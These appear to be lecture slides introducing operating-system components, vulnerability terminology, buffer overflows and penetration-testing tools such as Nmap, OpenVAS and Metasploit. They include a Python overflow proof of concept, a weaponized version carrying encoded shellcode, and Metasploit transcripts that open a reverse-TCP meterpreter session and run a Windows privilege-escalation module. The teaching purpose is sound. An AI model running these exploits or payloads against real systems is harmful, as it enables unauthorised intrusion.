Operating Systems and Program (in)security

Kc Udonsi

An Amateurish Introduction To Operating System

Operating Systems - Components


- Process, Threads Process; an instance of a running program, a containers for one or more threads. Thread; a unit of execution managed by a scheduler. Synchronization
- Memory Management Process memory allocation, manipulation and privileges etc.
- File Management Data storage, manipulation, privileges etc.
- Network Management Connectivity with other networked nodes

Operating Systems - Components Contd.


- I/O Device Management Hardware interface and abstraction
- User Management Segregation of user w.r.t resources access and management
- Security Management Access control management and enforcement
- Command Interpreter System Terminal for human interface

Operating Systems - Architecture

Operating System Architecture




Learn CS





Wikipedia

- Ring 0 Kernel
- Ring 3 Userspace
- Ring -X: False rings, e.g Ring I Hypervisor

Operating Systems - Program Memory







Heap Memory, Vuln1001, ost2.fyi, 2022

Stack Memory, Vuln1001, ost2.fyi, 2022

Hypothesis

- → Programs are run by an authenticated user (authentication)
- → Resources are accessed through programs (authorization)
- → Every access is checked by the system (complete mediation)
- ✓ Everything is "secured" as long as long as the system is well configured and the programs and users behave as expected
- But ...

Threats

What can go wrong?

How can the security be compromised?

- A component of the OS may be vulnerable
- A program can be vulnerable
- An adversarial component could be added to the OS or connected via hardware interface
- A program can have an undesirable and malicious behaviour

Vulnerable OS Components and Programs

Vulnerabilities

- → A vulnerability is a security weakness in program which may be exploitable to realize or enable a threat
- → A program is said to be "vulnerable" if it contains any such weakness
- → The Common Weakness Enumeration (CWE) database by Mitre attempts to catalogue these weaknesses: https://cwe.mitre.org/

Why do Vulnerabilities exist?

- → Fundamental oversights in software design. Designed to do the wrong thing a.k.a Design Flaws
- Implementation flaws/bugs relevant to security a.k.a Technical Flaws
- → Faulty inter-operation with executing environment a.k.a Operational Flaws
- Arbitrarily trusting input data, misplaced trust

Vulnerability Terminology

- Common Vulnerability Enumeration (CVE) Identification - A unique identifier for a disclosed vulnerability. E.g CVE-2022-40684. https://www.cvedetails.com
- Common Vulnerability Scoring System (CVSS) -Represents the severity of a vulnerability as a numerical score. Currently v3. I. E.g AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/ A:H/E:F/RL:U/RC:C = 9.6 https://www.first.org/cvss/

 LOW
 MEDIUM
 HIGH
 CRITICAL
 BeyondTrust, 2022

 0.1 - 3.9
 4.0 - 6.9
 7.0 - 8.9
 9.0 - 10.0

 Proof of Concept (PoC) - A benign program that demonstrates the potential impact of exploiting a vulnerability.

Vulnerability Terminology Contd.

- Exploit A weaponized (contains malicious payload)
 program that leverages a vulnerability to actualize a threat.
 Also weaponized PoC
- O-day vulnerability* A vulnerability actively exploited inthe-wild before disclosed (0 days after disclosure) to the relevant software vendor. E.g CVE-2022-40684.
- N-day vulnerability* A vulnerability actively exploited N
 days after public disclosure.
- Disclosure The practice of reporting a vulnerability

^{* -} Definitions may differ in other sources. Sometimes, the 'vulnerability' is replaced with 'exploit'

Vulnerability Terminology Contd.

```
import sys, socket

if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()

cmd = "0VRFLW "
    junk = "\x41" * 3000
    end = "\r\n"

buffer = cmd + junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

Exhibit A - Proof of Concept

```
import sys, socket
if len(sys.argv) < 2:</pre>
  print "\nUsage: " + sys.argv[0] + " <HOST>\n"
  sys.exit()
payload = (
"\xdd\xc6\x89\xe7\xd9\x77\xf4\x58\x8d\x40\x3c\x89\xc3\x83\xc3"
 "\x06\x31\xc9\x66\xb9\x5d\xff\x66\xf7\xd1\x0f\xb7\x13\x81\xeb"
 "\xfe\xff\xff\xff\xff\x30\x5e\xc1\xe6\x10\xc1\xee\x10\x31\xd6"
 "\x66\x89\x30\x8d\x40\x02\x49\x85\xc9\x0f\x85\xdd\xff\xff\xff"
 "\x18\x7b\x72\x0c\x25\x8d\xe4\x93\xf0\x0c\x25\x8d\x84\x1a\x15"
 "\x3d\xe5\xe9\x0f\x4a\x25\xb6\xb7\xe5\x84\x18\x31\x3d\xc5\xcd"
 "\x8b\xaf\x7b\x1b\xf4\x32\x27\x93\x1a\x67\xf6\x1e\x07\x52\xd5"
 "\x6a\xf7\xd9\xe5\xa0\x87\x3d\x7c\x8b\xf5\x2b\xcd\x01\xf7\xc7"
 "\xe4\x53\x2e\x49\xf6\x16\xb5\xd8\x77\x69\xf7\xc5\x3e\x91\x6f"
 "\x8a\xcd\x8c\xb5\xa5\xe4\x8b\x1b\xbd\x4a\x09\x25\x44\x16\xbc"
 "\x8d\x31\xc5\x31\xe0\xbf\xf0\xc9\xfe\x4c\xc4\xca\x14\x91\x75"
 "\x14\xe0\xcb\xc7\xf7\xfe\x18\xab\x40\x9f\xeb\xff\xcb\x20\x44"
 "\x14\xea\x2f\x42\x64\x60\x30\xb1\x74\x23\x3d\x3a\x61\x4e\x94"
 "\x7c\x62\x60\xea\x5c\x7f\xf1\x3f\x08\xd9\x6e\x7f\xf1\x57\x7f"
"\xaa\x5c\x20\xa5\x3f\x33\xdd\x7a\x27\x5a\xea\x8b\x4d\x7b\x27"
 "\x5a\xc3\x4f\x19\x2b\x4f\x73\x43\x24\x19\xd4\x9a\x23\x13\x74"
"\x49\x94\xca\x63\x43\x1c\xa3\x9b\x15\x83\xbc\xc9\x34\xf1\x10"
"\xeb\x7c\x61\x22\xee\x78\xe9\x7c\x60\x99\x67\x9e\x83\x6c\x36"
"\xce\x0f\x07\x26\x18\x57\x31\xda\x82\xe6\x6c\x5b\xce\x94\x8a"
"\x93\x80\x33\x3e\x21\x28\xc5\x7f\xe6\x56\x42\x45\xa1\x7f\x6f"
"\xb5\x15\x12\xf6\x4e\x99\xdf\x07\x4b\xa0\xac\x64\xb9\xc0\x0f"
 "\x84\x90\x65\xb8\x4d\x4b\xa0\x80\xa3\xb8\x09\x1f\xf0\xd6\xf5"
 "\xee\x4f\x49\xbe\x80\xa3\xbd\x19\x21\xc7\x4c\x9c\x3b\xe6\xf4"
 "\x4e\xac\xd2\x6d\xa0\x0b\x7e\xc4\xda\xea\xbd\x6b\x81\x11\x61"
 "\x1a\x08\xc9\xd7\x79\xc7\x8f\xb5\x54\x28\xac\xfb\x89\xc9\x5e"
 "\xa8\x57\x1b\xfc\xcc\xe5\xef\x44\x69\x93\xa6\xe5\xbc\xbb\xbc")
#junk = "\x41" * 2029 + "\x83\x66\x62\x65" * 4 + "\x43" * (3000 - 2029 - 4)
junk = "\x41" * 1369 + "\x83\x66\x52\x56" + "\x90" * 16 + payload + "\x43" * (3000 - 1369 - 4 - len(payload) - 8)
end = "\r\n"
buffer = cmd + junk + end
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

Vulnerability Classes (subset)

- → Some common vulnerability classes and their common impact
- Stack/Heap Buffer Overflow Arbitrary Code Execution,
 Denial of Service
- Integer Under-/Over- flow Code Execution, Denial of Service, Information Disclosure
- Use After Free Arbitrary Code Execution, Denial of Service, Information Disclosure

Vulnerability Classes (subset) Contd.

- → Some common vulnerability classes and their common impact
- Use After Free Arbitrary Code Execution, Denial of Service
- Time of Check Time of Use / Race Conditions Elevation of Privilege, Denial of Service
- Out of Bounds Write/Read Arbitrary Code Execution,
 Information Disclosure, Denial of Service

Vulnerability Discovery and Disclosure

- How are vulnerabilities discovered?
- → Source code auditing
- → Fuzzing
- → Variant analysis
- → Program analysis (synthetic, static and dynamic)

Vulnerability Discovery and Disclosure Contd.

- How are vulnerabilities disclosed?
- → Responsible or Co-ordinated Disclosure
- → Full Disclosure
- → Private Disclosure

Buffer Overflows Brief Case Study

Buffer Overflow Attacks

What is the idea?

→ Injecting wrong data input in a way that it will be interpreted as instructions

How data can become instructions?

→ Because the data and instructions are the same thing binary values in memory

When was it discovered for the first time?

→ Understood as early as 1972, first severe attack in 1988

What you need to know


- understand C functions
- familiar with assembly code
- · understand the runtime stack and data encoding
- · know how systems calls are performed
- Understand memory layout

Stack execution

```
void func(char *str) {
  char buf[126];
  strcpy(buf,str);
}
```


Allocate local buffer (126 bytes in the stack)

Copy argument into local buffer



What if the buffer is overstuffed?

at *str contains fewer than 126 characters ...



... if a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations

Injecting Code

Shellcode

code ret str Frame of the calling function

Attacker puts actual assembly instructions into his input string, e.g., binary code of execve("/bin/sh")

In the overflow, a pointer back into the buffer appears in the location where the system expects to find return address

Why are we still vulnerable to buffer overflows?

Why code written in assembly code or C are subject to buffer overflow attacks?

→ Because C has primitives to manipulate the memory directly (pointers ect ...)

If other programming languages are "memory safe", why are we not using them instead?

• Because C and assembly code are used when a program requires high performances (audio, graphics, calculus ...) or when dealing with hardware directly (OS, drivers)

Malicious OS Components and Programs

→ Err 404, See you next week ;)

Malicious Program vs. Vulnerable Program

- The program **has been** designed to <u>compromise the security</u> of the operating system
- → The user executes a malware
- The program has not been designed to compromise the security of the operating system may can enable the
- → The user executes a legitimate program that may be coerced into executing a malicious payload. The program is potentially exploitable.
- Arbitrary Code Execution Vulnerability: a vulnerability that can be exploited to execute a malicious payload (code)

What is a secure system?

Correctness (Safety) vs Security

Safety

Security

Satisfy specifications

"for reasonable inputs, get reasonable outputs"

Resist attacks

"for **un**reasonable inputs, get reasonable outputs"

The attacker is an active entity

One say that such program/os is more vulnerable

Some are	SO
more deployed than others	more targeted/audited by hackers/researchers
more complex than others	multiple points of failure, larger attack surface
more open to third-party code than others	more "amateur" codes, permissive execution

How to compare OS and programs?




Figure 2 Ranking of the Top-10 vendors with most vulnerabilities per year. Oracle includes also vulnerabilities from Sux Microsystems and BEA logic.

Source: Secunia "Half-year report 2010"

What Makes A Good Security Metric? [Johnathan Nightingale]

Severity

- Some bugs are directly exploitable
- Others requires the user to "cooperate"

Exposure Window

How long are users exposed to the vulnerability?

Complete Disclosure

Do vendors always disclose vulnerabilities found internally?

Penetration Testing Discovering and Exploiting Vulnerabilities

Vulnerability Assessment vs Penetration Testing

Vulnerability assessment

→ Identify and quantify the vulnerabilities of a system

http://www.sans.org/reading-room/whitepapers/basics/vulnerability-assessment-42 l

Penetration testing (a.k.a pentest)

Authorized and deliberate attack of a system with the intention of finding security weaknesses

http://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635

Stages and Tools

Mapping and Fingerprinting Reconnaissance e.g NMAP **Vulnerability** Vulnerability Scanner Assessment e.g OpenVAS Exploit Framework **Penetration Testing** e.g Metasploit

Nmap

Network Mapping and Host Fingerprinting

About Nmap

http:// nmap.org/

Created by Gordon Lyon in 1997

Already installed on Kali Linux

GUI version called Zenmap (also on Kali Linux)

```
Starting Nmap 7.12 ( https://nmap.org ) at 2017-07-01 07:05 EDT
Nmap scan report for 192.168.101.10
Host is up (0.032s latency).
Not shown: 996 filtered ports
         STATE SERVICE VERSION
         open smtp
                       Postfix smtpd
  _smtp-commands: mail.ptest.lab, PIPELINING, SIZE, ETRN, STARTTLS, AUTH PLAIN LOGIN, AUTH=PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
  ssl-cert: Subject: commonName=mail.test.lab/organizationName=mail.test.lab/stateOrProvinceName=GuangDong/countryName=CN
  Not valid before: 2017-04-22T19:19:57
  Not valid after: 2027-04-20T19:19:57
  ssl-date: TLS randomness does not represent time
                       nginx 1.12.0
  http-title: 403 Forbidden
        open http
                       nginx 1.6.2
  http-robots.txt: 1 disallowed entry
 _http-server-header: nginx/1.6.2
 _http-title: Users
8080/tcp open http
                       nginx
  _http-open-proxy: Proxy might be redirecting requests
  http-robots.txt: 1 disallowed entry
 |_http-server-header: nginx
 |_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
Network Distance: 2 hops
Service Info: Host: mail.ptest.lab
TRACEROUTE (using port 80/tcp)
            ADDRESS
    0.43 ms 192.168.93.2
    0.30 ms 192.168.101.10
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.94 seconds
```

Using NMAP

Host discovery (ping based)

```
$ nmap -sP 10.0.1.0-255
```

OS detection

```
$ nmap -0 10.0.1.101
```

Full TCP port scanning

```
$ nmap -p0-65535 10.0.1.101
```

Version detection

```
$ nmap -sV 10.0.1.101
```

Export a full scan to a file

```
$ nmap -0 -sV -p0-65535 10.0.1.101 -oN target.nmap
```

Other features

- UDP scan
- Stealth scan (to go through firewalls)
- Slow scan (to avoid detection)
- Scripting engine (to exploit vulnerabilities)

OpenVAS

Vulnerability Scanner

About OpenVAS


http://www.openvas.org/

Fork of Nessus (created in 1998)
Maintained by Greenbone Networks GMBH

Already installed on Kali Linux

Commercial alternatives:

Nessus, Nexpose, Core Impact, Retina Network Security Scanner



Setting up OpenVAS (on Kali Linux)

- 1. Update* signature database
 - \$ openvas-setup


2. Start OpenVAS

- \$ openvas-start
- 3. Change* admin password
 - \$ openvasmd -create-user=admin
 - \$ openvasmd -new-password=admin -user=admin

4. Open the web interface

https://localhost:9392

Report



Metasploit

Exploit Framework

About Metasploit

http:// www.metaspl oit.com/

Created by HD Moore in 2003

Acquired by Rapid7 in 2009

Already installed in Kali Linux

Commercial alternatives:
Metasploit Pro,
Core Impact

```
root@kali:~/n33trix/htb/targets/10.10.10.5# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 10.10.14.75
LHOST => 10.10.14.75
<u>msf</u> exploit(handler) > set LPORT 443
LP0RT => 443
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse tcp
PAYLOAD => windows/meterpreter/reverse tcp
msf exploit(handler) > run
[*] Exploit running as background job.
[*] Started reverse TCP handler on 10.10.14.75:443
<u>msf</u> exploit(handler) > [*] Sending stage (956991 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.75:443 -> 10.10.10.5:49169) at 201
7-09-02 13:30:17 -0400
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > run post/multi/recon/local exploit suggester
```

Setting up Metasploit (on Kali Linux)

- I. update* exploit database
 - \$ msfupdate

2. Start Postgresql and Metaploit services

- \$ service postgresql start
- \$ service metasploit start

3. Start Metasploit console

\$ msfconsole

Metasploit Demo

```
meterpreter > background
[*] Backgrounding session 1...
<u>msf</u> exploit(ms10 092 schelevator) > use exploit/windows/local/ms14 058 track popup menu
msf exploit(ms14 058 track popup menu) > show options
Module options (exploit/windows/local/ms14 058 track popup menu):
            Current Setting Required Description
   Name:
   SESSION
                             ves
                                       The session to run this module on.
Exploit target:
   Id_ Name
      Windows x86
msf exploit(ms14 058 track popup menu) > set SESSION 1
SESSION => 1
msf exploit(ms14 058 track popup menu) > run
[*] Started reverse TCP handler on 172.16.118.128:4444
[*] Launching notepad to host the exploit...
[+] Process 1288 launched.
[*] Reflectively injecting the exploit DLL into 1288...
[*] Injecting exploit into 1288...
[*] Exploit injected. Injecting payload into 1288...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Exploit completed, but no session was created.
msf exploit(ms14 058 track popup menu) > set LHOST 10.10.14.75
LHOST => 10.10.14.75
msf exploit(ms14 058 track popup menu) > run
[*] Started reverse TCP handler on 10.10.14.75:4444
[*] Launching notepad to host the exploit...
```

Using Metasploit to exploit a vulnerability

Example: UnrealIRCD 3.2.8.1 Backdoor Command Execution

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > show options
msf > set RHOST 10.0.1.101
msf > exploit
```

Success!

Armitage (Metasploit GUI)

http://www.fastandeasyhacking.com/

Created by Raphael Mudge


Already installed in Kali Linux

Start Armitage

\$ armitage

Using Armitage

- I. Add host(s)
- 2. Scan
- 3. Find attacks
- 4. Exploit attacks



References

NMAP reference Guide

http://nmap.org/book/man.html

OpenVAS

https://www.digitalocean.com/community/tutorials/how-to-use-openvas-to-audit-the-security-of-remote-systems-on-ubuntu-12-04

Metasploit

